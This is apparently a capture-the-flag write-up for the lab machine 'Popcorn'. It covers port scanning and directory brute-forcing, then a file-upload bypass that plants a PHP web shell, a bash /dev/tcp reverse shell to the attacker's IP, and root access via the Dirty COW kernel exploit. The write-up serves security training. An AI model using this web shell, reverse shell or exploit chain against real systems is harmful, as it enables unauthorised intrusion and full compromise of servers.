

Enumeration
We start by scanning the target machine for open ports using Nmap. We will use the -p- option to scan all ports and the --open option to filter out closed ports:
nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.10.10.6 -o allPortsPORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
80/tcp open http syn-ack ttl 63We will add popcorn.htb to our /etc/hosts file for easier access:
echo "10.10.10.6 popcorn.htb" | sudo tee -a /etc/hostsNow we will scan the open ports with service version detection and script scanning using -sC and -sV options
nmap -p 22,80 -sCV 10.10.10.6 -o targetedPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_ 2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open http Apache httpd 2.2.12
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).We see a web server running on port 80. Let’s visit the website in our browser.

We see a simple apache default page. Let’s run a directory brute force using ffuf to find any hidden directories:
ffuf -u http://popcorn.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 test [Status: 200, Size: 47400, Words: 2478, Lines: 655, Duration: 162ms]
[Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 6858ms]
index [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 7902ms]
torrent [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 57ms]
rename [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 114ms]
[Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 89ms]We find a interesting directory /torrent. Let’s visit it in our browser.


We register a new user and login. We can upload a torrent file to the server. We find out, that we can add some screenshots to the torrent file. Let’s try to upload a PHP reverse shell as a screenshot.
User Exploitation
In Burp Suite, we change the file extension from .jpg to .php to bypass the upload restrictions. We also change the content by additng a simple PHP reverse shell code:
filename="small.php"

image content=
...
<?php system($_GET['cmd']); ?>
...
Then we upload the file.
We try to access the file using the following URL (the file name is generated by the server but can be found in the web page source code):
curl http://popcorn.htb/torrent/upload/dd8255ecdc7ca55fb0bbf81323d87062db1f6d1c.php?cmd=whoamiwww-dataWe have successfully executed a command on the server. Now we will set up a netcat listener on our machine and get a reverse shell.
nc -lvnp 4444curl http://popcorn.htb/torrent/upload/dd8255ecdc7ca55fb0bbf81323d87062db1f6d1c.php?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.11/443 0>%261"
whoamiwww-dataNow that we have a reverse shell, we will upgrade it to a fully interactive TTY shell using this script:
script /dev/null -c bash
stty raw -echo
fg
reset xterm
Now we try to get the user flag:
cat /home/george/user.txtuser flag valueRoot Exploitation
We find out popcorn.htb is running a old kernel version:
uname -aLinux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/LinuxWe look up for any public exploits for this kernel version and find a local privilege escalation exploit called Dirty COW (CVE-2016-5195). We download the exploit code from https://www.exploit-db.com/exploits/40839.
First we create a C file called dirty.c and copy the exploit code into it. Then we compile the code using gcc:
gcc -pthread dirty.c -o dirty -lcryptThen we run the exploit to get a root shell:
./dirty my-new-passwordWe can now switch to the new privileged user firefart using the password we provided:
su firefart
Password: my-new-password
whoamifirefartNow we can read the root flag:
cat /root/root.txtroot flag valueConclusion
In this writeup, we have successfully exploited a vulnerable web application to gain a reverse shell and then escalated our privileges to root using a local privilege escalation exploit. Always ensure to keep your systems updated and patched to prevent such vulnerabilities.